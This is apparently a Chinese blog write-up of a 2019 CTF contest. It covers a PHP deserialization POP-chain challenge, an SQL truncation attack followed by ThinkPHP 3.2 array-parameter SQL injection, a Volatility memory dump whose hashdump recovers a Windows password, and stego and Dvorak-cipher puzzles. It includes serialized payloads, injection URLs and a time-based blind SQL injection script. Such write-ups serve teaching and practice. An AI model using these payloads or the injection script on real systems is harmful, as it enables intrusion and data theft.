2019安恒杯一月新春贺岁赛writeup

原创

可乐' 于 2019-01-27 14:55:54 发布 3438 收藏 1
分类专栏： CTFwrite 文章标签： 2019安恒杯一月新春贺岁赛writeup CTF writeup

CTFwrite 专栏收录该内容
22 篇文章 0 订阅
订阅专栏

WEB

babyGo（提交你找到的字符串的md5值）

考点

```
php反序列化
POP链构造
```

```
<?php
@error_reporting(1);
include 'flag.php';
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new sec;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename;
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

class sec
{
    function read()
    {
        return "it's so sec~~";
    }
}

if (isset($_GET['data']))
{
    $Input_data = unserialize($_GET['data']);
    echo $Input_data;
}
else
{
    highlight_file("./index.php");
}
?>
```

flag的输出在cool类中的read方法中,但是在baby类中调用的是sec类的read方法

POP链构造
一般的序列化攻击都在PHP魔术方法中出现可利用的漏洞，因为自动调用触发漏洞，但如果关键代码没在魔术方法中，而是在一个类的普通方法中。这时候就可以通过构造POP链寻找相同的函数名将类的属性和敏感函数的属性联系起来
举例

```php
<?php
class lemon {
    protected $ClassObj;

    function __construct() {
        $this->ClassObj = new normal();
    }

    function __destruct() {
        $this->ClassObj->action();
    }
}

class normal {
    function action() {
        echo "hello";
    }
}

class evil {
    private $data;
    function action() {
        eval($this->data);
    }
}
```

在 lemo类中调用得的是 normal类 但是在 evil类 中也有在normal类中的相同方法名 action
这时可以构造poc链来调用 evil类 中的 action方法
payload：

```php
<?php
class lemon {
    protected $ClassObj;

    function __construct() {
        $this->ClassObj = new evil();
    }


}

class normal {
    function action() {
        echo "hello";
    }
}

class evil {
    private $data = "phpinfo()";
    function action() {
        eval($this->data);
    }
}
$a = new lemon;
echo serialize($a);
```

本题也是一道简单的POP链构造,注意的是
if($this->nice->aaa === $this->nice->bbb)
因为aaa和bbb一开为null 如果不构造amazing的话 实例化之后也为空 即可绕过if 判断
payload如下:

```php
<?php
@error_reporting(1);
include 'flag.php';
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new cool;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename="flag.php";
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

$a = new baby;

echo serialize($a);

?>
```

另一种做法是看飘零师傅的

```
    $this->nice = unserialize($this->amzing);
    $this->nice->aaa = $sth;
    if($this->nice->aaa === $this->nice->bbb)
```

aaa会被$sth变量赋值 源码中也没出现这个变量 但同时又要与bbb相等
所以使用指针引用 这样bbb的值会随aaa动态改变
构造amazing

```
<?php
@error_reporting(1);
//include 'flag.php';
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new cool;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename;
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

class sec
{
    function read()
    {
        return "it's so sec~~";
    }
}
```

```

$a = new baby();

$a->bbb = &$a->aaa;

echo serialize($a);

```

```
于是
$amazing = O:4:"baby":3:{s:9:"*skyobj";O:4:"cool":3:{s:8:"filename";N;s:4:"nice";N;s:6:"amzing";N;}s:3:"aaa";N;s
:3:"bbb";R:6;}
```

最终payload:

```
<?php
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new cool;
    }
    function __toString()
    {
        if (isset($this->skyobj))
        {
            return $this->skyobj->read();
        }
    }
}
class cool
{
    public $filename='flag.php';
    public $nice;
    public $amzing='O:4:"baby":3:{s:9:"<0x00>*<0x00>skyobj";O:4:"cool":3:{s:8:"filename";N;s:4:"nice";N;s:6:"amz
ing";N;}s:3:"aaa";N;s:3:"bbb";R:6;}';
}
$a = new baby();
// $a->bbb =&$a->aaa;
echo (serialize($a));
?>
```

simple php

考点


```
sql约束攻击
TP注入
```

通过用御剑扫描,发现
robots.txt


```
User-agent: *

Disallow: /ebooks
Disallow: /admin
Disallow: /xhtml/?
Disallow: /center
```

发现有登录和注册页面


LOGIN
Lorem ipsum dolor sit amet, consectetur.
LOGIN
SIGN UP
Lorem ipsum dolor sit amet, consectetur.
SIGN UP
https://blog.csdn.net/qq_30464257


进行注册后，然后进行登录却提示：


:(

U are not admin

页面自动 跳转 等待时间： 2

然后我们注册admin的账户


:(

User already exists


页面自动 跳转 等待时间： 2

却提示用户已存在，那么现在可以想到注册部分有两个数据库查询操作:先select检测用户名是否存在，若不存在就进行数据库插入操作，若存在就注册失败。登录界面可能是select查询用户名和密码是否正确。这样一般攻击者就会进行注入测试，但是这里并不是想让攻击者在这注入然后拿到admin的密码，来看注册部分的代码select方法使用预处理机制+tp自带的转义，insert部分addslashes转义后入库，那么注册部分基本就不可能注入了。

在创建字段的时候 如果指定了 字段的长度 可以用sql约束攻击进行绕过
学习理解sql约束攻击可以参考这篇文章
https://www.freebuf.com/articles/web/124537.html

接下来注册账户admin‘ (中间有n个空格)，密码11111111


注册登入成功 发现是一个搜索框



发现是ThinkPHP3.2 框架
百度谷歌搜索 发现有此框架的sql注入漏洞
利用参数传入数组类型数据导致绕过过滤导致sql注入

具体参考:
https://xz.aliyun.com/t/2629#toc-2

?search[table]=flag where 1 and polygon(id)–
分别得到数据库名 表明 字段名


:(

1367:Illegal non geometric '`tpctf`.`flag`.`id`' value found during parsing [SQL语句] : SELECT * FROM flag where 1 and polygon(id)-- LIMIT 1

发现字段名是flag

```
http://101.71.29.5:10004/Admin/User/Index?search[table]=flag where 1 and if(1,sleep(3),0)--
```

进行盲注测试 成功延迟
exp如下:

```
import requests
flag = ''
cookies = {
    'PHPSESSID': 're4g49sil8hfh4ovfrk7ln1o02'
}
for i in range(1,33):
    for j in '0123456789abcdef':
        url = 'http://101.71.29.5:10004/Admin/User/Index?search[table]=flag where 1 and if((ascii(substr((select
 flag from flag limit 0,1),'+str(i)+',1))='+str(ord(j))+'),sleep(3),0)--'
        try:
            r = requests.get(url=url,timeout=2.5,cookies=cookies)
        except:
            flag += j
            print flag
            break
```

得到flag

memory


考点

```
内存镜像分析
Volatility 的使用
```

Volatility是一款开源的，基于Python开发的内存取证工具集，可以分析内存中的各种数据。Volatility支持对32位或64位Wnidows、Linux、Mac、Android操作系统的RAM数据进行提取与分析。

volatility 使用：
volatility -f <文件名> --profile=<配置文件> <插件> [插件参数]

先使用imageinfo插件来猜测dump文件的profile值




```
➜ volatility_2.6_mac64_standalone ./volatility_2.6_mac64_standalone -f memory imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/Users/shiyoukun/Downloads/volatility_2.6_mac64_standalone/memory)
                      PAE type : PAE
                           DTB : 0xad6000L
                          KDBG : 0x80546ae0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
```

https://blog.csdn.net/qq_30464257

得到类型为WinXPSP2x86

列举缓存在内存的注册表,找到system和sam key的起始位置：

```
hivelist -f memory -profile=WinXPSP2x86
```



```
➜ volatility_2.6_mac64_standalone ./volatility_2.6_mac64_standalone hivelist -f memory -profile=WinXPSP2x86
Volatility Foundation Volatility Framework 2.6
Virtual    Physical   Name
---------- ---------- ----
0xe1b973e0 0x052c13e0 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b89b60 0x0521bb60 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe190a008 0x023a1008 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1901788 0x02343788 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0xe142cad8 0x03f4cad8 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1485ac8 0x05368ac8 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe1420b60 0x03bafb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe1451b60 0x0450fb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe12a6b60 0x01b25b60 [no name]
0xe101b008 0x01892008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe1008900 0x01900900 [no name]
0xe1bf8b60 0x00bdab60 \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
```

https://blog.csdn.net/qq_30464257

选择系统版本, 提取镜像用户信息

```
volatility -f memory --profile=WinXPSP2x86 hashdump
```

获得Administrator的NThash:c22b315c040ae6e0efee3518d830362b

得到密码123456789
MD5后提交

赢战2019

考点

```
foremost 的使用
binwalk  的使用
stegsolve 的使用
```

用foremost或者binwalk分离得到一张二维码
再用stegsolve进行分析得到flag


CRYPTO

键盘之争

考点


```
QWERTY键盘与Dvorak键盘
```


百度了一下 了解一下
就是该用QWERTY键盘还是Dvorak键盘
具体可看
http://www.ruanyifeng.com/blog/2006/11/disputation_of_keyboards_qwerty_or_dvorak.html



QWERTY键盘

由ypau_kjg;"g;"ypau+ 根据映射关系 可得到flag
在线解密网址
http://wbic16.xedoloh.com/dvorak.html


Source Text:
ypau_kjg;"g;"ypau+



```
flag{this_is_flag}
```

I wrote this page (and coded it entirely using my keyboard set to dvorak) late one night after looking at some quotes on bash.org
I figured that I would teach myself how to use the dvorak layout while making a useful tool at the same time. :)

参考

https://www.anquanke.com/post/id/170341
https://www.freebuf.com/articles/web/124537.html
https://xz.aliyun.com/t/2629
https://www.freebuf.com/column/152545.html